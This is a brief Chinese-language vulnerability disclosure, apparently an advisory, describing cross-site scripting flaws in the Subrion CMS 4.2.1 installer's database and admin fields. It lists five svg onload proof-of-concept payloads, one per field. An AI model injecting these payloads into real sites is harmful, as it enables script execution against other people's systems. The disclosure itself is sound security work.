




描述: Subrion CMS v.4.2.1 的安装过程中存在多个跨站脚本(XSS)漏洞,本地攻击者可通过向 dbhost、dbname、dbuser、adminusername 和 adminemail 中注入精心构造的 payload 来执行任意 Web 脚本。
攻击向量: dbhost、dbname、dbuser、adminusername 和 adminemail 的安装净化过程存在漏洞,允许注入 JavaScript 代码。

在安装过程中,我们在 5 个字段中的任意一个中输入 XSS payload,当点击“下一步”时,将弹出 XSS 弹窗。
'"><svg/onload=alert('dbhost')>
'"><svg/onload=alert('dbname')>
'"><svg/onload=alert('dbuser')>
'"><svg/onload=alert('adminusername')>
'"><svg/onload=alert('adminemail')>

在下图中,您可以看到在安装过程中执行 payload 的嵌入代码。